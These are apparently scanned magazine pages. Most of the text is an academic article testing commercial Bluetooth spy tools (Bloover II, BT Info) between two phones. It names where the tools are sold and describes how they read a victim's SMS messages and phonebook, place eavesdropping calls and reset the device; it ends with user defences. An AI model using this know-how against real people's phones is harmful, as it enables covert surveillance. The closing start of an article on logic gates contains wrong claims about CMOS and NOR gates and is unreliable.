


Figure 1. *Bluetooth protocol stack (Source: Tutorial-Reports.com, n.d.)*

As Figure 1 shows, RFCOMM can be accessed by a variety of higher layer schemes, including AT commands, the Wireless Application Protocol (WAP) over the Transmission Control Protocol/Internet Protocol (TCP/IP) stack, or the Object Exchange (OBEX) protocol (Hole, 2008a, 2008e; Sridhar, 2008).

Object Exchange protocol: A vendor-independent protocol allowing devices to exchange standard file objects, such as data files, business cards (e.g., vCard files), and calendar information (e.g., vCal files). OBEX is a higher layer application and runs over different operating systems (e.g., PalmOS and Windows CE) and different communications protocols (e.g., Bluetooth and IrDA) (Gusev, n.d.).Most of the tools that are being used to hack Bluetooth phones use the Java programming language. In order for the software to work, the phone that is used to initiate the attack needs to support JSR-82, which is the official Java Bluetooth Application Programming Interface (API) (JCP, 2009). If the attacker's phone does not support JSR-82, that phone cannot be used to attack other phones. This is an important note because although Bluetooth is widely available on cell phones, Java and JSR-82 support may not be.

JSR-82 consists of two packages, namely, javax.bluetooth, which is the core Bluetooth API, and javax.obex, which is independent of the Bluetooth stack and provides APIs to other protocols, such as OBEX. The capabilities of JSR-82 include the ability to (Hole, 2007; Mahmoud, 2003b):



```
Blooover II
***********
The trifinite Bluetooth
Hoover. Version 2
(V2.0.1-22c3)

Audited device
Address: 000FDE908486
```

Figure 2. *Bloover II screen shots*

- Register services
- Discover devices and services
- Establish L2CAP, RFCOMM, and OBEX connections between devices, using those connections to send and receive data (voice communication is not supported)
- Manage and control the communication connections
- Provide security for these activities

Hole (2008a, 2008f) and Mahmoud (2003b) provide good overviews of how this code functions.

Bluetooth defines three security modes. Security Mode 1 provides no security enforcement, meaning that the device is effectively taking no steps to protect itself. Security Mode 2 enforces security at the service level. In this mode, a particular application might be relatively safe but no additional device protection has been added. Security Mode 3 is the highest level of security, employing link level enforced security mechanisms. Security Mode 3 protects the device from certain intrusions and, therefore, all services and applications (Bluetooth SIG, 2008b; Hole, 2008b; Laurie et al., 2006).

All Bluetooth services have a default set level of security. Within the service level security, there are also three levels of security. Some services that require authorization and authentication in order to be used, some require authentication only, and some are open to all devices (Bluetooth SIG, 2008b). Bluetooth devices themselves have two levels of security when describing other devices, namely trusted devices and untrusted devices.

There are a variety of attacks that can be employed against Bluetooth devices, many with colorful names such as bluebugging, bluebumping, bluedumping, bluejacking, bluesmacking, bluesnarfing, bluespooofing [sic], bluestabbing, bluetoothing, and car whisperer. All take advantage of weaknesses in Bluetooth that allow an attacker unauthorized access to a victim's phone. It is imperative to note that while Bluetooth is commonly associated with networks limited in scope to 100 m, attacks on Bluetooth devices have been documented at ranges in excess of 1,500 m. using Bluetooone [sic] (Laurie, 2006).

One common approach to hacking Bluetooth devices is to employ malformed objects, which are legal files exchanged between BT devices that contain invalid information, thus causing unexpected results. When a Bluetooth device receives a malformed object, such as a vCard or vCal file, the device may become unstable or fail completely. Alternatively, an attacker might also use a vCard or vCal file to inject commands allowing the attacker to take control of the device. This kind of an attack can be very harmful to a phone (E-Stealth, 2008; Laurie et al., 2006).

There are many options that a user can choose from when looking to attack a Bluetooth phone. Web sites such as E-Stealth (*http://www.e-stealth.com/*) and FlexiSPY (*http://www.flexispy.com/*) offer commercial products to allow one party to eavesdrop or attack another party's Bluetooth device, ostensibly to trap an unfaithful spouse, catch an unscrupulous employee, or monitor a teenage child. These are merely commercial versions of hacker tools that include Bloover, Bloover II, BT Info, BT_File_Explorer, ISeeYourFiles, MiyuX, and STMBlueS (D3scene, 2008; E-Stealth, 2008; Getjar, 2008; Laurie et al., 2006; SE-NSE, 2006). Many of these programs (like so many hacker tools such as Back Orifice and SubSeven), are distributed as "management tools" but what differentiates them from bona fide management tools is that the managed party may not be aware that the program is running.

And, like any "management" tool, these programs are often platform-dependent so that they work best on certain brands of devices and may not work on all devices; MiyuX, for example, works best on Sony Ericsson phones. A nice collection of all of these tools in one package can be found at tradebit (*http://*




Figure 3. *BT Info screen shots (device pairing)*

www.tradebit.com/filedetail.php/5006527-basic-bluetooth-spy-software).


The first author experimented with the feasibility of actually using this software in a real environment, employing Bloover II (which allows an attacker to obtain information from a victim's phone) and BT Info (which allows an attacker to control the victim's phone). Both were part of the Ultimate Bluetooth Mobile Phone Spy Software New Edition 2008 available from E-Stealth (*http://www.e-stealth.com/*).

It is worth noting that this software claims to be useable on any Bluetooth phone to hack any other Bluetooth phone but, like so many software claims, this one was overstated. Initial attempts to use the software on a Sanyo SCP-7050 failed because the software could not be installed. Later, the first author purchased a BlackBerry Curve. Although the software user guide provided instructions on how to install the software on a BlackBerry, the install failed when an error stated that the phone did not support the correct Java API.

The phones that were used successfully for testing throughout this project were United Kingdom versions of a Sony Ericsson W550i and a W800i. Theses phone both support JSR-82 enabling them to run the software. In order to actually use the phones, a Subscriber Identity Module (SIM) card was needed for each phone. The SIM card does not actually need to be active if the attacker is only going to be probing and manipulating the target phone and not making calls. Throughout the testing for this project both phones used inactive SIM cards.

Bloover (also known as Blooover), standing for Bluetooth Wireless Technology Hoover, is a proof-of-concept application. Bloover II is a second-generation version of a program that consists of several different types of attacks, including Bluebug, Bluesnarf, Helomoto, and the use of malformed objects. Breeder is a related program that propagates Bloover II clients (Laurie et al., 2006).

The attack software package that was purchased included a program called Bloover II. Once a JSR-82 enabled phone was found, the program installed easily. As for running the program, it seemed to always halt on one of the processes. One of the processes that the software kept halting on was when the program was running the "HeloMoto" attack. During this attack,



Battery 59% Inserted
Signal < -113 dBM
Number Line 1
Phone Sony Ericsson W800
IMEI 35655 100 1575275
IMSI 3108900 10260039
Firmware R1N035

Figure 4. *BT Info screen shots (initial menu functions)*




Figure 5. *BT Info screen shots (Keys functions)*

the hacking phone tries to "plant" an entry into the victim's phonebook. Within the options of the Bloover II program, the hacker can chose which attacks they would like to use on the victim's phone. When going through and trying each attack by itself, the software would always halt on some process. The only operation that could be conducted was the initial audit of the phone to get basic information about the phone.

Figure 2 shows a series of screen shots using Bloover II from a W550i phone to access a W800i phone. Figure 2a shows the attacker's phone scanning for another Bluetooth phone; in Figure 2b, a device named W800i is found. The audit feature of Bloover is initiated (Figure 2c) and results (Figure 2d) include the target device's address, communications channel for communication with the headset and other functional profiles, the RFCOMM channel, and phone contact information. A specific attack type (Bluebug in this case) is selected from the Quick Config menu (Figure 2d).

Because of increased functionality, a larger amount of time was spent using a program called BT Info. With this program, the attacker can completely control the target device if the attacker can become paired with the target. Once the Bluetooth pairing takes places, the attacker can perform a broad set of functions on the target phone, ranging from placing a phone call or sending an SMS message to turning the phone off or performing a master reset. The hardest part for the attacker, in fact, is finding a device with an open Bluetooth connection or tricking someone into pairing his or her phone.


Figure 3 shows a series of screen shots of an attacker's phone (W550i) pairing up with a target phone (W800i). Once pairing has been successfully accomplished, BT Info displays a menu of possible actions (Figure 4a). The Informations screen (Figure 4b) allows the attacker to retrieve basic information about the target phone, such as the phone manufacturer and model, firmware version, battery level, signal level, International Mobile Equipment Identity (IMEI), and International Mobile Subscriber Identity (IMSI).

The Ringing screen (Figure 4c) allows the attacker to control the ringing on the target phone. This option allows the attacker to force the target phone to start ringing and not stop until the target phone is turned off or the attacker issues the *Stop* command. Within the Ringing option, the attacker is able to select the type of ringtone to start.

The Calling menu (Figure 4d) offers four options, allowing the attacker to dial any number, hang up a call, place a current call on hold, or redial the last number. An attacker can use the Calling option, for example, to call a second phone owned by the attacker in order to listen in on the victim's conversations. If the target phone has a speaker function that operates when the phone is closed, the attacker can still be able to establish a call and listen in. From the main Actions menu, the attacker can also change the display language that the phone uses.

The Keys function (Figure 5a) is a feature of BT Info that allows an attacker to watch the keys that the victim pushes as they are being pushed or allows an attacker to remotely press keys on the victim's phone. For the latter function, the attacker can access the target phone's "joystick" keys (Figure 5b) or individual keypad keys (Figure 5c). The control function of BT Info (Figure 5d) allows the attacker to remotely access the target's control keys, including volume control, media player, and camera.

BT Info also gives an attacker access to the target phone's text messages. The SMS action (Figure 6a), for example, allows the attacker to select a mailbox on the victim's phone and retrieve the complete contents of all SMS messages. Some of the other actions are



SMS
SMS in phone
New - Unread
Received
Service Center
+447802000332
From/To 355355
29-07-06 03:06:15
Back

Figure 6. *BT Info screen shots (miscellaneous).*

simply informational, including the temperature of the phone, what Bluetooth devices are trusted on the victim's phone, what sound, if any, the phone makes when a button is pressed, the memory status, and what action forces a keylock.

The Operations action (Figure 6b) has several options. Automatic Keylock gives an attacker the ability to automatically lock the victim's when it is unlocked; i.e., when the victim unlocks the phone, it will automatically relock itself. The Random Time and Date Change option randomly changes the date and time on the victim's roughly a hundred times per minute. Similarly, the Random Alarm option randomly sets the victim phone's alarm settings.

The Custom Command function (Figure 6c) allows an attacker to power down or force a master reset on a victim's phone. This function can also be used to execute whatever AT commands are available on the target phone. BT Info also has a Phonebook function that allows an attacker to read the victim's phonebook and recent call history.

BT Info was tested using several different Bluetooth phones and was employed most successfully between the two Sony Ericsson phones mentioned above. The first author was able to use one of the Sony Ericsson phones to connect with a Motorola Razr, although the functionality of BT Info was somewhat limited, only allowing call initiation and access to SMS messages. Functionality of BT Info will vary by the model of both attacker and target phone (E-Stealth, 2008).

A video of the first author using BT Info between the two Sony Ericsson phones can be found at *http://www.youtube.com/watch?v=MLsKkk4wofY*.

As with so many aspects of security, user awareness and vigilance is the best defense against the kinds of attacks described here. The best way to protect a device, obviously, is to simply turn Bluetooth off. A device cannot be hacked via a Bluetooth attack vector if other Bluetooth devices cannot see it. Some devices come with Bluetooth turned on by default so users need to check this setting.

If Bluetooth must be enabled, the user can set the device to be hidden (analogous to not broadcasting the network name on a wireless network). Setting a device to be invisible will still allow Bluetooth communications to function but will only allow connections to trusted devices that have been previously configured. This protection is not perfect, however; if an attacker finds out that a particular device is trusted, they can use their own Bluetooth device to masquerade as the trusted device and will then be able to connect to the target phone (this is a common spoofing attack). If a user must use Bluetooth, they should also only turn it on as needed. In addition, users should change their Bluetooth personal identification number (PIN) every month or so. Changing the PIN requires that any Bluetooth devices that the user regularly employs will need to be re-paired, but it also makes it a bit harder for attackers. Attacks succeed because many users will balk at constantly turning their Bluetooth port on and off, or changing the PIN, but at the very least users should change the default PIN when they first get their Bluetooth enabled device (Jansen & Scarfone, 2008).

The intent of this project was to determine how real the threat is of attacks to Bluetooth-enabled devices and how easy such attacks are to launch. After spending a relatively short amount of time and a few dollars, it is clear how vulnerable Bluetooth technology really is. The idea that someone could listen to all conversations a victim is having without them even knowing, or have their text messages read, are key examples of the dangers of Bluetooth. Even worse, an attacker can initiate a call to someone or text someone without the victim ever knowing. The only way a user would be able to catch this activity is if they were to look through their call log or look at the sent messages on their phone. Even that might be insufficient, as the attacker can delete the records of their nefarious activity and the victim would never know until their bill comes out. The victim would only know about unusual behavior if they carefully look at their bill, which is increasingly problematic since many people do not even look at their detailed call records. And even if someone complains that they "did not make a call on this date and time," the mobile service carrier has proof that the call was made from this device because, indeed, it was. Users need to be made aware of the vulnerabilities of these devices so that they can employ them more effectively, safely, and confidently.

DENNIS BROWNING

received his B.S. degree in Computer & Digital Forensics from Champlain College in May 2009 and currently works in the Information Technology Department at Dealer.com in Burlington, Vermont.

Gary C. Kessler, Ed.S., CCE, CISSP, is an Associate Professor, director of the M.S. in Digital Investigation Management program, and principle investigator at the Center for Digital Investigation at Champlain College. He is also an adjunct associate professor at Edith Cowan University in Perth, Western Australia.

A Bits' Life


Have you ever wondered what makes all these devices around you alive? I might have to give you a bit of bad news – this is not a black magic of any kind, neither any supernatural powers, not even the Jedi Force; it is just a simple set of interesting ideas, well described with a language called science and technology.

As some of the most stubborn representatives of our species noticed long ago that any physical phenomenon has some specific attributes that can be described through the use of mathematics and abstract modeling. So if the abstract information is related somehow with our physical reality, then it should also be possible for information to interact with a real world. Do you think this is possible?

Many great minds across ages have tried to accomplish this goal – to create machines that could help people to perform boring and time consuming tasks. Tasks can be automated with mechanical manipulation of physical objects and controlled by information processing. It was not so long ago, however, when the first computer was built and it required great knowledge and technical skills to use. But the first digital machines had dramatic impact on our civilization, so let's take a look at how these machines work...

Zeros and Ones

All digital equipment use numeric data representation. This means that any information must be stored in its memory as a set of numbers. Changing these numbers changes the data. Numbers can be represented in many different forms – for instance we use Arabic or Roman notation in our everyday life – and it is important to remember that the main goal is to symbolize some abstract meaning. Symbols and abstract models on the other hand should be as simple as it's possible in implementation and use, and the more intuitive the better. That is why selecting the proper numeric system was so important. It allowed for the construction of information processing machines, and a little later their revolutionary miniaturization. Please keep in mind that today extremely sophisticated devices can fit easily into pocket, what ten or twenty years ago was still only a science fiction dream. In a binary system, the rules of logic apply. At first it is hard to imagine that everything in a digital world is based on the good old logic of truth and false, but as we will soon understand, it is powerful enough to accomplish even the most sophisticated tasks. The smallest portion of information is called a BIT, that can be set to 0 (false) or 1 (true), nothing more. Combining bits together into more advanced binary data can represent increasingly complex information. Any transformation on this type of data must conform to the Boolean Logic principles. There are four logic functions; NOT (negation), AND (multiplication), OR (sum) and EXOR (sum modulo 2). These can be arranged into a combination of operations to accomplish any requested mathematical operation. At this point you are probably suspecting that all of these four basic logic functions



TABLICA PRAWDY	
we	wyj
0	1
1	0

A	B	Wyj
0	1	1
0	0	1
1	1	0
1	0	1

A	B	Wyj
0	1	0
0	0	0
1	1	1
1	0	0

A	B	Wyj
0	0	1
0	1	0
1	0	0
1	1	0

A	B	Wyj
0	0	0
0	1	1
1	0	1
1	1	1

A	B	Wyj
0	0	0
0	1	1
1	0	1
1	1	0

Figure 1. *Basic logic gates and their function*



SI-18979
Date :9 Nov 2007
4328187
S/D Silicide (likely NiSi)
STI
NMOS Transistor uses replacement metal gate (gate-last)
W Metal '0' used as Local Interconnect in some regions
EHT = 5.00 kV
100 nm
LM
www.semiconductor.com

Figure 2. *FET structure*

require only very simple machines to operate. You are right! Each one of them has assigned a device called a *logic gate*, that is an electronic component that performs an operation on electrical signals. Interconnecting hundreds of thousand or even millions of these simple devices into small integrated circuits that can fit into pocket is only a matter of knowledge, resources and determination to create new technology...

Logic gates

You may be wondering how physical Logic Gates are built? They use conventional semiconductor electronic elements. The so called *active elements* that are used to interact with signals are called transistors. Signals are usually in a form of current flowing through (semi)conductive elements, or voltage measured between element pins. All elements can be miniaturized and sealed in a small outline package of an integrated circuit. Nowadays a CMOS (Complementary MOS) technology is dominating semiconductor industry, mainly because of its simplicity and flexibility at low cost – only two MOS (*Metal-Oxide Semiconductor*) transistors of opposite type are required to build simplest NOR gate (this is also where its name comes from).

Transistors cannot be further divided into smaller elements, so this is the most basic three pin active element in electronics. Two of its pins are used to flow the signal, and the third one can control the signal. There are two main families of transistors; amplification and keying, and these perform similar functions. One of them is called BJT (*Bipolar Junction Transistor*) and the second one is FET (*Field Effect Transistor*). MOS transistors belong to the FET family and they are called MOS-FET with type N and P. N-MOS-FET (or simply NMOS) is turned on when there is a *true* condition (also called *high logic state*, or simply *1*) at its input. P-MOS is turned on when there is a *false* condition (also called *low logic state* or simply *0*) at its input. It is important to note that *false* means no voltage or no current flow, while *true* means voltage or current flow. This way the virtual world touches the real world – by controlling the single bunch of electrons that represent our information...

Even one N-MOS and one P-MOS can build the inverter – which is nothing more than a device that performs a NOT function. Four transistors can build AND, OR, XOR logic gates respectively. A Flip–Flop requires more transistors, but is essential to *remember* the logic values and it is placed usually at the input and output of the bigger logic device to separate internal calculations progress and results from the outside world.

Devices

Now that we have the logic gates and flip–flops, we can dare to build more sophisticated devices, such as functional blocks, arithmetical units, control units, communications blocks or even whole microprocessor systems. At first, when the semiconductor technology was young, these blocks were manufactured as small outline *Integrated Circuits* (IC) and then mounted on a bigger board

